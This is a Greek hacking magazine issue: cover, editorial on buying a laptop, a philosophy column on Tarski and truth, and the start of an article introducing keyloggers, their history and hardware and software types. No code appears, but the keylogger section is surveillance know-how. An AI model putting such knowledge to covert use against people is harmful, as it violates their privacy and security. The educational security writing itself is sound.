all rights reversed

HACKER

Ιούλιος 2014 # Τιμή τεύχους 4€

τεύχος 034 - She-Sells-Sea-Shells Edition

Το πρώτο σας shellcode! [*]

Επίδειξη stack overflow

Φτιάξτε τον δικό σας keylogger

Αυτόματος αποκλεισμός των attackers

Νέα πνοή ζωής για το σπασμένο Android tablet

Δημιουργία φορητών πακέτων με κώδικα Python

[*] ...με οδηγίες βήμα προς βήμα, φυσικά!

all rights reversed

HACKER

tefhos 34°

Περιεχόμενα

και οδηγίες χρήσης

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Γιώργος Αραβίδης, Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Χρήστος Θεμελής, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Πέτρος Κυλαδίτης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55133, Καλαμαριά. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/subscriptions και οι ίδιες οι παραγγελίες γίνονται από το http://deltahacker.gr/pdf12order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

Βυσσινάδα με ανθρακικό

Σ' αυτό το editorial δεν έχει bullets και πολλές, μικρές παραγράφους. Όχι επειδή μας έκραξε κάποιος αναγνώστης, ούτε επειδή δεν βολεύουν τον γράφοντα. Απλά, δεν αρέσουν πολύ στη Σύμβουλο Εκδόσεως (TM).

by subZraw

Δεν ξέρω τι κάνετε εσείς με τη δική σας σύμβουλο ή τον δικό σας σύμβουλο, εγώ όμως πάντα ακούω τη Σύμβουλο Εκδόσεως (TM) του περιοδικού, έι-κέι-έι @citr0nella. Και δεν την ακούω μόνο για τα μεγάλα ζητήματα, αλλά την ακούω επίσης και για τα μικρά και (φαινομενικά) ασήμαντα. "Αυτό το στιλ με τις πολλές, μικρές παραγράφους, νομίζω ότι ταιριάζει καλύτερα στο Θείο Ακάκιο", μου πέταξε πριν από λίγο, όταν επιτέλους κάθισα μπροστά από το λάπτοπ εξαετίας που (ακόμα) χρησιμοποιώ κι ανακοίνωσα ότι είμαι έτοιμος να ξεκινήσω τη συγγραφή του εντιτόριαλ για το νέο τεύχος.

Τέτοιες ανακοινώσεις δεν έχουν ιδιαίτερη αξία, ειδικά το καλοκαίρι και με μίνι καύσωνα. Αμέσως σηκώθηκα, πήγα στο ψυγείο κι έπιασα ένα μικρό μπουκαλάκι βυσσινάδα με ανθρακικό. Μια ανεπαίσθητη χαρά με το ζωηρό "τσαφ" που έκανε το καπάκι καθώς το έστριβα, ομολογώ ότι την πήρα. Πριν βάλω λίγη βυσσινάδα στο αγαπημένο μου ποτήρι (για βυσσινάδα με ανθρακικό), γύρισα προς τη Σύμβουλο Εκδόσεως (TM). "Τι εννοείς με το 'ταιριάζει καλύτερα στο Θείο Ακάκιο'; Ότι δηλαδή γράφει καλύτερα από εμένα;", ρώτησα ελαφρώς θορυβημένος. "Ε, όχι ακριβώς. Εντάξει, ο άνθρωπος γράφει τέλεια, αλλά κι εσύ καλά γράφεις. Εμένα όμως μ' αρέσουν περισσότερο τα κείμενά σου όταν δεν σπάνε σε πολλές, μικρές παραγράφους."

Ανησυχητικά πράγματα, αγαπητές κι αγαπητοί. Όχι μόνο κάνει ζέστη κι αγωνιζόμαστε να τελειώσουμε με τις λεπτομέρειες του τεύχους 034 τη στιγμή που (σχεδόν) όλος ο κόσμος είναι (ή έστω ονειρεύεται) διακοπές, αλλά μας τη λέει και η Σύμβουλος Εκδόσεως (TM). Και ξέρετε τι είναι το χειρότερο απ' όλα; Ότι σχεδόν πάντα έχει δίκιο. "Ναι, η αλήθεια είναι ότι ο Θείος το 'χει καλύτερα από 'μένα -- τουλάχιστον όταν γράφει μ' αυτόν τον τρόπο", προσέθεσα μετά από μια σύντομη παύση, κατά τη διάρκεια της οποίας φρόντισα να δείχνω προβληματισμένος. Δεν ξέρω αν το πρόσεξε.

Αντί να βάλω βυσσινάδα στο αγαπημένο μου ποτήρι (για βυσσινάδα με ανθρακικό), πήρα μαζί μου το μικρό μπουκαλάκι και κάθισα ξανά μπροστά από το λάπτοπ (εξαετίας, που ακόμα χρησιμοποιώ). "Καλά, όπως θέλεις γράψε, δεν έγινε και τίποτε", είπε αδιάφορα η Σύμβουλος Εκδόσεως (TM) κι αμέσως προσέθεσε: "Και για ποιο θέμα σκοπεύεις να γράψεις;".

Τώρα, αυτή ήταν μια εξαιρετικά δύσκολη ερώτηση. Όχι επειδή δεν είχα θέμα για να γράψω, αλλά επειδή **α)** είχα πολλά υποψήφια και δεν μπορούσα ν' αποφασίσω και **β)** το ζήτημα που πραγματικά είχε αρχίσει να μ' απασχολεί δευτερόλεπτα πριν, ήταν το πώς θα μπορούσα να βελτιώσω το στιλ γραφής ώστε να πλησιάσω το Θείο Ακάκιο. "Μάλλον θα γράψω για εκείνη την αναβάθμιση που σκέφτομαι να κάνω", είπα αφηρημένα και ήπια λίγη βυσσινάδα με ανθρακικό, από το μικρό μπουκαλάκι δίπλα στο λάπτοπ εξαετίας, που ακόμα χρησιμοποιώ.

Πάντως αυτό το ζήτημα της αναβάθμισης πραγματικά μ' απασχολεί. Η αλήθεια είναι ότι από το 2011 και μετά προσέχω πολύ τα έξοδα που κάνω. Την ίδια στιγμή, η ώρα για αναβάθμιση του εξοπλισμού στο γραφείο έχει φτάσει (και περάσει). Αυτό που σκέφτομαι τον τελευταίο καιρό είναι ένα ισχυρό, σχετικά ελαφρύ, αξιόπιστο και με καλή αυτονομία λάπτοπ, το οποίο θα μπορώ να μεταφέρω εύκολα όπου πηγαίνω αλλά θα το χρησιμοποιώ *και* ως κύριο desktop. Στο γραφείο, στα κεντρικά της Parabing Creations, θα υπάρχει κι εξωτερική, μεγάλη οθόνη, η οποία παρεμπιπτόντως *δεν* χρειάζεται να είναι 4K. Αλλά αυτό είναι δευτερεύον θέμα. Το πρωτεύον είναι το λάπτοπ κι αυτό θα έχει --ή τουλάχιστον θα πρέπει να έχει-- τετραπύρηνο επεξεργαστή Core i7, 16GB μνήμης RAM κι ευρύχωρο δίσκο SSD. Εκτός της βασικής, καθημερινής, χρήσης θα αξιοποιείται για screen casting και video editing, καθώς κι ως εικονικό εργαστήριο στο οποίο συχνά θα λειτουργούν οκτώ ή και περισσότερα VMs ταυτόχρονα. Φαντάζομαι, λοιπόν, ότι θα συμφωνήσετε μαζί μου ως προς τα βασικά χαρακτηριστικά του λάπτοπ.

Ίσως όμως δεν θα συμφωνήσετε στο αν θα πρέπει να 'ναι Mac ή PC-based. Αν μάλιστα είστε κατά του Mac, φαντάζομαι ότι μια από τις βασικές σας ενστάσεις θα 'χει να κάνει με το κόστος. Το καταλαβαίνω αυτό, αλλά ταυτόχρονα παραξενεύομαι και λίγο. Είναι που από δικές μου έρευνες βλέπω πως όταν αρχίζουμε να θέτουμε συγκεκριμένα προαπαιτούμενα και κάνουμε δίκαιες (και ψύχραιμες) συγκρίσεις, τότε η ψαλίδα κόστους μεταξύ Mac και PC αρχίζει να μικραίνει σημαντικά. Ας θέσω εδώ τα δικά μου προαπαιτούμενα:

- ισχύς (γρήγορη 4-core CPU και 16GB RAM)
- γρήγορος δίσκος SSD, με χωρητικότητα τουλάχιστον 512GB
- φορητότητα (να το 'χω μαζί μου χωρίς να μου βγαίνει ο ώμος)
- αυτονομία (3 ή ακόμη και 4 ώρες "αυτονομίας" υπό νορμάλ φορτίο εργασίας δεν είναι αληθινή αυτονομία)
- ποιότητα κατασκευής (ουδέν σχόλιον)
- άριστη οθόνη, υψηλής ανάλυσης (είπε κανείς Retina;)

- υποσύστημα γραφικών, το οποίο θα μπορεί να οδηγεί άνετα τουλάχιστον μία εξωτερική οθόνη υψηλής ανάλυσης

Βρείτε, παρακαλώ, PC-based λάπτοπ που να ικανοποιεί όλα αυτά τα κριτήρια. Μετά δείτε το κόστος του και συγκρίνετέ το μ' ένα Retina MacBook Pro, 13άρι ή 15άρι. Νομίζω, αγαπητές κι αγαπητοί, ότι από τη στιγμή που κάποιος δεν θέλει να κάνει εκπτώσεις σε κανένα από τα προαπαιτούμενα, ασχέτως αν προτιμά Mac ή PC-based λάπτοπ θα χρειαστεί να βάλει το χέρι βαθιά στην τσέπη. Σίγουρα δεν πρόκειται για την πιο εύκολη απόφαση -- όχι Στις Μέρες Μας (TM). Από την άλλη, ουσιαστικά μιλάμε για επαγγελματική επένδυση και για εξοπλισμό που θα παραμένει "επίκαιρος" και "ικανός" για *τουλάχιστον* 4 έτη.

Πήγα τις προάλλες κι έκανα ένα post στο Facebook με το συγκεκριμένο προβληματισμό. Κάργα 1st world problem, ξέρω. Αυτό που ήθελα ήταν feedback για την ιδέα της αντικατάστασης ενός "κανονικού" υπολογιστή με ένα *φορητό* λάπτοπ. (Έμφαση στη λέξη "φορητός".) Ίσως δεν πρέπει να κάνω μια τέτοια κίνηση, π.χ., επειδή αργά ή γρήγορα θα μου λείψει η ισχύς που προσφέρει ένα PC. Ή μπορεί να μου λείψει η ευελιξία ως προς την αναβάθμιση. Από την άλλη, ίσως είναι τόσο ισχυρά ορισμένα λάπτοπ που πραγματικά δεν χρειάζεται καν να με απασχολούν τέτοιες σκέψεις. Δεν ξέρω. Γι' αυτό και ρωτάω.

Κάποιοι φίλοι, όπως ο Μιχάλης, μου απάντησαν ακριβώς επί του προβληματισμού μου. Οι περισσότεροι πάλι αγνόησαν το αρχικό ερώτημα κι αντιθέτως επιχείρησαν να με πείσουν να πάρω PC-based κι όχι Mac λάπτοπ. Δεν μπορώ να πω ότι δεν τους καταλαβαίνω. Κι εγώ τα ίδια κάνω: Όταν θέλω να πω κάτι, μου αρκεί μια αφορμή για να το πω. Δεν με πειράζει αν η αφορμή προέρχεται από ζήτημα που δεν αφορά άμεσα σ' αυτό που *εγώ* θέλω να πω.

Διάβασα προσεκτικά όλες τις απαντήσεις. Όλοι είχαν ένα δίκιο και κάτι σημαντικό να συνεισφέρουν, ακόμη κι αν απάντησαν σε άλλα ερωτήματα. (Επαναλαμβάνω: Κι εγώ τα κάνω αυτά.) Κάτι όμως που δεν συζητήσαμε ήταν οι Broadwell: οι νέοι επεξεργαστές της Intel που έρχονται κοντά στα τέλη του έτους. Μεταξύ άλλων, θα 'ναι περισσότερο ενεργειακά αποδοτικοί, σε σχέση με τους Haswell που έχουμε τώρα. Αν δεν έχετε ακούσει για τους Broadwell --λέμε τώρα-- και το ψάξετε λίγο, θα δείτε ότι όλοι τους περιμένουν και μάλιστα με ανυπομονησία. Μήπως, λοιπόν, οι αμέσως επόμενοι μήνες δεν είναι οι κατάλληλοι για αναβαθμίσεις; Αξίζει να περιμένει κανείς έως το τέλος του έτους ή έως τις αρχές του επομένου;

Ιδέες, προτάσεις, ενστάσεις: Περισσότερο από επιθυμητές!



POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE

ονέλ μέλ

Αγαπητοί μου,

Σήμερα δεν είναι Παρασκευή 25 του μηνού, και δεν βρίσκομαι στην αίθουσα αναμονής του αεροδρομίου. Φυσικά δεν πίνω καφέ εσπρέσο και δεν έχω μόλις αρχίσει να σας γράφω την επιστολή μου.

Μπροστά μου δεν βρίσκεται η γραφομηχανή, και μιας και δεν χρειάζεται να περιμένω (αφού η πτήση μου δεν θα πετάξει σε τρεις ώρες) δεν αναρωτιέμαι καθόλου για το τι θα άξιζε ο κόπος να σχολιάσω. Όπως είπαμε, ούτε καθισμένος στην αίθουσα αναμονής είμαι, ούτε έχω ξεκινήσει να γράφω την επιστολή μου.

Ο ανιψιός, που δεν είναι μαζί μου, δεν έχει πάει στο Boots για να αγοράσει μπουκαλάκι με νερό γιατί δεν πετάει ούτε αυτός σήμερα, που δεν είναι Παρασκευή 25 του μηνού.

Αυτές τις τελευταίες εβδομάδες που δεν πήγαινα, σχεδόν καθημερινώς, στη Βιβλιοθήκη, δεν με απασχολούσε καθόλου το ερώτημα της αλήθειας. Ούτε ένα βιβλίο δεν άνοιξα για το θέμα, και οι προσεγγίσεις των διαφόρων φιλοσόφων που δεν μελέτησα δεν μου φάνηκαν καθόλου ενδιαφέρουσες, ούτε καν ανεπαρκείς.

Μου έμεινε, όμως, η προσέγγιση του Τάρσκι: Η αλήθεια είναι κατηγόρημα που αναφέρεται σε προτάσεις μιας γλώσσας. Μια πρόταση είναι αληθής αν (και μόνο αν) περιγράφει / αντικατοπτρίζει / αντιστοιχεί σε μια συγκεκριμένη πραγματικότητα.

"The cat is on the mat" is true if and only if the cat is on the mat.

Τσεκάρουμε: Είναι η γάτα στο χαλάκι; Είναι. Άρα μια πρόταση που μας λέει πως "η γάτα είναι στο χαλάκι", είναι αληθής.

Τσεκάρουμε ξανά. Έφυγε η γάτα από το χαλάκι; Χάθηκε το χαλάκι; Δεν είχαμε ποτέ γάτα; Η γάτα μας δεν κάθεται ποτέ στο χαλάκι, γιατί δεν της αρέσει;

Τότε το "η γάτα είναι στο χαλάκι" είναι ψευδής.

Ο Τάρσκι ήταν Μαθηματικός, και η μέριμνά του ήταν μαθηματική περισσότερο παρά φιλοσοφική. Προσεγγίζοντας την αλήθεια ως ιδιότητα προτάσεων μιας (τυπικής) γλώσσας απομακρυνόταν από μια φιλοσοφική παράδοση που την εξελάμβανε (την αλήθεια) ως μεταφυσική ποιότητα της πραγματικότητας. Για τον Τάρσκι, δηλαδή, η έννοια της αλήθειας δεν θα μπορούσε να εννοηθεί παρά μόνο ως ιδιότητα προτάσεων μιας (τυπικής) γλώσσας, ιδιότητα που εκφράζεται σε μια άλλη (τυπική) γλώσσα, ανώτερης τάξεως από την αρχική -- ή αλλιώς μεταγλώσσα της αρχικής.

Το "τυπική" το βάζω σε παρένθεση, αλλά η έμφαση πάει εκεί. Για τον Τάρκσι, όπως και για πολλούς φιλοσόφους της λογικής, όλο το ζουμί βρίσκεται στη διαφοροποίηση μεταξύ φυσικών και τυπικών γλωσσών.

Φυσική είναι η καθημερινή, ανθρώπινη γλώσσα -- τα αγγλικά, τα γερμανικά κ.λπ. Τυπική γλώσσα είναι μια γλώσσα με πολύ συγκεκριμένες προδια-

γραφές, όπως, π.χ., η Άλγεβρα ή η Μαθηματική Λογική.

(Σημειώστε, για παράδειγμα, πως η έννοια της μεταγλώσσας είναι μη εφαρμόσιμη στις φυσικές γλώσσες.)

Be that as it may, που θα λέγανε οι γείτονές μου των τελευταίων δύο μηνών, αυτό που εγώ βρίσκω ενδιαφέρον είναι η ομοιότητα της προσέγγισης του Τάρσκι με αυτήν του Θωμά Ακινάτη και των άλλων σχολαστικών φιλοσόφων του Μεσαίωνα.

Για τον Ακινάτη, θυμίζω, η αλήθεια οριζόταν ως η αντιστοίχιση μεταξύ διανοήματος και πράγματος: "Veritas est adaequatio intellectus et rei".

Δεν θέλει πολλή προσπάθεια να δει κανείς πως οι έννοιες "πρόταση μιας (τυπικής) γλώσσας" και "διανόημα" δεν απέχουν και πάρα πολύ, και ότι, αντιστοίχως, οι όροι "πράγμα" και "πραγματικότητα" είναι σχεδόν συνώνυμοι.

Ξανασκέφτομαι, λοιπόν, αυτό που μόλις σας έγραψα, ότι δηλαδή το ζουμί βρίσκεται στη διάκριση μεταξύ φυσικών και τυπικών γλωσσών, και αναρωτιέμαι. Αναρωτιέμαι για το αν είναι πράγματι θεμελιώδης -- τόσο θεμελιώδης όσο θα ήθελε ο Τάρσκι.

Το παράδειγμα με τη γάτα και το γατάκι, σόρρυ, το χαλάκι, δεν ήταν του γούστου του Τάρκσι. Ο Τάρσκι θεωρούσε ότι το πεδίο αναφοράς του ορισμού του περί αλήθειας είναι μόνο οι προτάσεις μιας τυπικής γλώσσας· πίστευε ότι είναι καταχρηστικό να τον χρησιμοποιείς σε προτάσεις της φυσικής (ανθρώπινης) γλώσσας.

Τώρα αυτή η συζήτηση είναι πολύ μεγάλη αλλά να, σήμερα, που δεν είναι Παρασκευή 25 του μηνού, κι εγώ δεν βρίσκομαι στην αίθουσα αναμονής του αεροδρομίου, κάτι με προβληματίζει.

Προτείνω το εξής:

Ας κάνουμε μια παύση. Ας επιστρέψουμε στην πρόταση με την οποία άνοιξα τη σημερινή μου επιστολή και ας τη βάλουμε σε εισαγωγικά.

Θα εξετάσουμε το βαθμό αληθείας της.

"Σήμερα δεν είναι Παρασκευή 25 του μηνού, και δεν βρίσκομαι στην αίθουσα αναμονής του αεροδρομίου. Φυσικά δεν πίνω καφέ εσπρέσο και δεν έχω μόλις αρχίσει να σας γράφω την επιστολή μου."



Λοιπόν; Αληθής ή ψευδής;

Υπό μία έννοια είναι ψευδής. Διότι σήμερα, την ώρα που σας έγραφα εκείνες εκεί τις γραμμές, ήταν πράγματι 25 του μηνού (πού να το ξέρετε εσείς, βέβαια, αλλά ήταν), κι εγώ βρισκόμουν πράγματι στην αίθουσα αναμονής, έπινα εσπρέσο, και είχα μόλις αρχίσει να σας γράφω την επιστολή μου.

Ψευδής λοιπόν γιατί η πρόταση ερχόταν σε αντίθεση με αντικειμενικά δεδομένα της πραγματικότητας.

Όμως είναι και αληθής. Διότι, πράγματι, σήμερα δεν είναι (πλέον) 25 του μηνού, δεν βρίσκομαι (πια) στην αίθουσα αναμονής, δεν πίνω εσπρέσο (πάει αυτός), και δεν έχω μόλις αρχίσει να σας γράφω την επιστολή (βρίσκομαι ήδη μετά τα μισά).

Τελικά τι είναι η πρόταση, αληθής ή ψευδής; Πώς μπορούμε να αποφασίσουμε;

Δεν ξέρω. Μοιάζει να είναι και τα δύο. Ή μάλλον μοιάζει να είναι είτε το ένα είτε το άλλο, ανάλογα με την οπτική γωνία υπό την οποία την εξετάζουμε. Και όχι μόνο την οπτική γωνία. Μοιάζει να εξαρτάται από το χρόνο και από τον χώρο, ακόμα κι από τον αναγνώστη.

Σήμερα για ποιον; Για μένα που δαχτυλογραφώ την πρόταση ή για εσάς που την διαβάζετε; Και ποιος βρίσκεται (ή δεν βρίσκεται) στην αίθουσα αναμονής του αεροδρομίου; Εγώ που (δεν) γράφω την πρόταση ή εγώ, ο αναγνώστης της ήδη γραμμένης πρότασης;

Μπλέξιμο.

Μήπως είχε δίκιο τελικά ο Τάρσκι, και ο ορισμός του δεν πιάνει για φυσικές γλώσσες;

Θα έλεγε κανείς ότι ναι. Στις προτάσεις μιας φυσικής γλώσσας ο ανθρώπινος παράγοντας (η οπτική γωνία, εξωτερικές συνθήκες όπως ο χρόνος, ο τόπος κ.λπ.) δείχνει να εμπλέκεται περισσότερο από όσο θα ήθελε ένας Μαθηματικός.

Είναι, όμως, τόσο ξεκάθαρο και απλό;

Αγαπητοί μου, δεν έχω χρόνο να αναλύσω το πρόβλημα αυτό εδώ, αλλά να, καθώς περιμένω στην αίθουσα αναμονής του αεροδρομίου να μας καλέσουν για επιβίβαση, απορώ. Όταν μας διαβεβαιώνει ο Τάρσκι πως "Η 'p' είναι αληθής αν και μόνο αν p", τι σημαίνει αυτή η μικρή λέξη, "είναι";

Τι ρόλο παίζει αυτό το "είναι"; Τι κάνει; Περιγράφει μια διαδικασία (π.χ., σύγκριση); Καταδεικνύει ένα κατηγόρημα (π.χ., ταυτότητα); Κατονομάζει μια κατάσταση;

Και όχι μόνον αυτό: Πού βρίσκεται αυτό το "είναι"; Εντός ή εκτός χρόνου; Σε ένα Σύμπαν όπου δεν υπάρχει χρόνος, π.χ., στο δικό μας "Σύμπαν", λίγο "πριν" το μπιγκ μπανγκ, τι νόημα έχει να λέμε ότι κάτι "είναι";

Μήπως απλά και μόνο λέγοντας πως κάτι "είναι" ανοίγουμε μια μικρή κερκόπορτα από όπου επιτρέπουμε να τρυπώσουν διάφορα περίεργα πράγματα;

The plot thickens, που θα λέγανε οι φίλοι μας οι Άγγλοι.

Απαντήσεις δεν έχω, αγαπητοί μου. Το μόνο που ξέρω είναι πως σήμερα, 25 του μηνού, ολοκληρώνω την επιστολή μου και ετοιμάζομαι, με τον ανιψιό, να επιστρέψω αεροπορικώς στα πάτρια εδάφη της γαλανής μας πατρίδας.

Or not.

Σας ασπάζομαι

Θείος Ακάκιος


DeltaHacker
https://www.facebook.com/deltaHacker
DeltaHacker
Christos
Home
You are posting, commenting, and liking as DeltaHacker — Change to Christos Varelas
Page
Activity
Insights
Settings
addcovers.com
DeltaHacker
Computers/Technology
Timeline
About
PEOPLE
18,488
Είμαστε κοινωνικοί — ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι — ειδικά στον online κόσμο.
Λέγεται ότι έχουμε καβαλήσει το καλάμι — τόσο στον online, όσο και στον offline κόσμο.
Όπως και να 'χει, το διαχειριζόμαστε γενναία.
Περάστε από τα στέκια μας να τα πούμε — ή να μας την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker

Skill: Intermediate
Tags: keyloggers, Python



by multiPetros

Ο κατάσκοπος που γύρισε απ' τα πλήκτρα

Η κρυπτογράφηση αποτελεί μια καλή απάντηση στους απανταχού κατασκόπους και στη δίψα τους για τα προσωπικά μας δεδομένα. Δεν πρόκειται όμως για πανάκεια. Υπάρχει βλέπετε μια μέθοδος κατασκοπείας που στοχεύει ακριβώς εκεί όπου δημιουργούνται τα δεδομένα μας: Στο πληκτρολόγιο! Και η περί ης ο λόγος μέθοδος, δεν είναι άλλη από το keystroke logging.

Η αυξανόμενη χρήση της τεχνολογίας σε κάθε πτυχή της καθημερινότητας προσελκύει όλο και περισσότερους εισβολείς/επιτηρητές της ψηφιακής μας ζωής. Είτε μιλάμε για μεμονωμένα άτομα είτε για εταιρείες είτε για επίσημες κρατικές οντότητες (ξέρετε, με ονόματα που αποτελούνται κατά παράδοση από τρία γράμματα), ο στόχος είναι πάνω κάτω ο ίδιος: Η συλλογή όσο το δυνατόν περισσότερων πληροφοριών γύρω από τις συνήθειές μας, με σκοπό την άμεση ή την έμμεση αποκόμιση κέρδους. Το κέρδος μπορεί να μην είναι πάντα χρηματικό, όπως έχουμε συνηθίσει να το σκεφτόμαστε, αλλά μπορεί να περιλαμβάνει την ηθική ικανοποίηση, τη βοήθεια στην επίτευξη ενός άλλου στόχου κ.ο.κ.

Για να επιτελέσουν το έργο τους, οι επίδοξοι κατάσκοποι χρησιμοποιούν διάφορα εργαλεία και τεχνικές. Στο περιοδικό έχουμε δει παραδείγματα sniffing κι ανάλυσης πακέτων δεδομένων, επιθέσεων Man-in-The-Middle κ.ο.κ. Στις περισσότερες περιπτώσεις, η κρυπτογράφηση των δεδομένων μιας σύνδεσης αποδεικνύεται επαρκής ώστε οι επιτιθέμενοι να κάνουν μια τρύπα στο νερό. Υπάρχει όμως και μια μέθοδος υποκλοπής δεδομένων, αρκετά πιο ύπουλη κι επικίνδυνη, που δεν αντιμετωπίζεται με μέτρα ασφαλείας της επικοινωνίας. Μάλιστα, τα δεδομένα που συλλέγονται μ' αυτή τη μέθοδο αφορούν κάθε δραστηριότητά μας κι όχι μόνο αυτές που σχετίζονται με το δίκτυο. Αναφερόμαστε στο key logging, που πραγματοποιείται με τους περίφημους keyloggers. Στη συνέχεια του άρθρου θα πούμε δυο λόγια για την ιστορία και τις κατηγορίες αυτών των προγραμμάτων, αλλά δεν θα περιοριστούμε στη θεωρία. Πολύ περισσότερο, θα κατασκευάσουμε κι έναν δικό μας keylogger, ώστε να δείξουμε πόσο εύκολα θα μπορούσαμε να πέσουμε κι εμείς θύματα ενός επιτιθέμενου που —Κύριος οίδε γιατί— μας έχει βάλει στο μάτι.


Αποστολή και πρώτη εμφάνιση

Η μέθοδος του key logging (ή keystroke logging) προβλέπει την παρακολούθηση και την καταγραφή της χρήσης του πληκτρολογίου, με τη βοήθεια λογισμικού ή εξειδικευμένου υλικού (ή και των δύο). Οι πληροφορίες που συλλέγονται με αυτή την μέθοδο ποικίλουν. Υπάρχουν απλές υλοποιήσεις που περιορίζονται στην απαρίθμηση των πλήκτρων που πατάει ο χρήστης, μέχρι και πολύ πιο εξελιγμένες, που καταγράφουν τα ενεργά προγράμματα, τη θέση του ποντικιού, τα πατήματα κουμπιών στην οθόνη (τα κλικ), τα περιεχόμενα της οθόνης με τη λήψη screenshot, τα δεδομένα που βρίσκονται στο πρόχειρο του συστήματος κ.ά. Ένας keylogger, είτε πρόκειται για πρόγραμμα είτε για συσκευή, δεν περιορίζεται κατ' ανάγκη στην καταγραφή. Μπορεί επιπρόσθετα να στείλει τα δεδομένα που έχει συλλέξει σε εκείνον που τον εγκατέστησε.

Οι keyloggers δεν αποτελούν καινούργιο φρούτο. Το αντίθετο μάλιστα: Το πρώτο παράδειγμα software keylogger εμφανίστηκε το 1983 στο usenet group ονόματι net.unix-wizards και είχε δημιουργηθεί από τον Perry Kivolowitz. Το πρόγραμμα ήταν σε θέση να καταγράφει τους "εισερχόμενους" χαρακτήρες, λαμβάνοντας τα σχετικά δεδομένα από τον πυρήνα του λειτουργικού συστήματος. Αλλά η ιστορία των keyloggers πηγαίνει ακόμα πιο παλιά. Αρκεί να σκεφτούμε ότι το 1970 καταγράφηκε η πρώτη επιτυχημένη εγκατάσταση keylogger από μυστικές υπηρεσίες, σε ηλεκτρονικές γραφομηχανές πρεσβειών.



Ένας τυπικός PS2 keylogger. Οι keyloggers αυτού του τύπου είναι αρκετά ύπουλοι, καθώς είναι εύκολο να τους μπερδέψει κανείς για μετατροπείς USB σε PS2.



Ένας τυπικός keylogger για πληκτρολόγια USB. Η συσκευασία του keylogger μοιάζει με ένα παράξενο ανταπτοράκι από USB σε USB!

Κατηγοριοποίηση

Οι keyloggers διακρίνονται σε δύο μεγάλες κατηγορίες ανάλογα με την "υπόσταση" τους. Η πρώτη κατηγορία περιλαμβάνει τους keyloggers που υλοποιούνται μέσω λογισμικού, ενώ η δεύτερη αυτούς που υλοποιούνται μέσω hardware. Φυσικά, δεν πρέπει να μας προκαλεί έκπληξη και ο συνδυασμός αυτών των δύο.

Οι software keyloggers μπορούν να εισέλθουν σ' ένα σύστημα είτε ως αυτόνομα προγράμματα, είτε ως τμήματα ενός Trojan Horse ή άλλου malware. Εξάλλου, αυτού του είδους τα κατασκοπευτικά εργαλεία ενδέχεται να αποτελούν καλά κρυμμένα rootkits ή να βρίσκονται μέσα σε παραποιημένους drivers για τις συσκευές εισόδου. Κάποιοι keyloggers δεν παρεμβαίνουν στον πυρήνα του λειτουργικού για να υποκλέψουν τη δραστηριότητα του χρήστη, αλλά επιστρατεύουν μια μέθοδο που ονομάζεται memory injection. Εν ολίγοις, οι keyloggers αυτού του είδους καταφέρνουν να αποκτήσουν πρόσβαση στις κατάλληλες περιοχές της μνήμης και παρακολουθούν έμμεσα τη δραστηριότητα του χρήστη αλλά με πλήρη επιτυχία. Κάποιες απλούστερες υλοποιήσεις εκτελούνται ως κανονικά προγράμματα και παρακολουθούν το "user input" χρησιμοποιώντας λειτουργίες που παρέχει το λειτουργικό σύστημα. Τέλος, μπορούμε να διακρίνουμε και μια πιο εξειδικευμένη κατηγορία keyloggers, που λειτουργεί μέσα από δικτυακούς τόπους και καταφέρνει να συγκεντρώσει όλα τα events που παράγει ο χρήστης στον browser.

Οι hardware keyloggers παρουσιάζουν επίσης μεγάλη ποικιλία. Μια ευρέως διαδεδομένη κατηγορία είναι αυτή που περιλαμβάνει συσκευές PS2 ή USB, οι οποίες παρεμβάλλονται μεταξύ του υπολογιστή και του πληκτρολογίου. Η τοποθέτησή τους πραγματοποιείται αρκετά εύκολα, αλλά αν οι σχετικές θύρες του υπολογι-

στή βρίσκονται σε κοινή θέα ένας παρατηρητικός χρήστης θα εντοπίσει αμέσως τον "κοριό". Υπάρχουν όμως και hardware keyloggers που τοποθετούνται στο *εσωτερικό* των πληκτρολογίων.

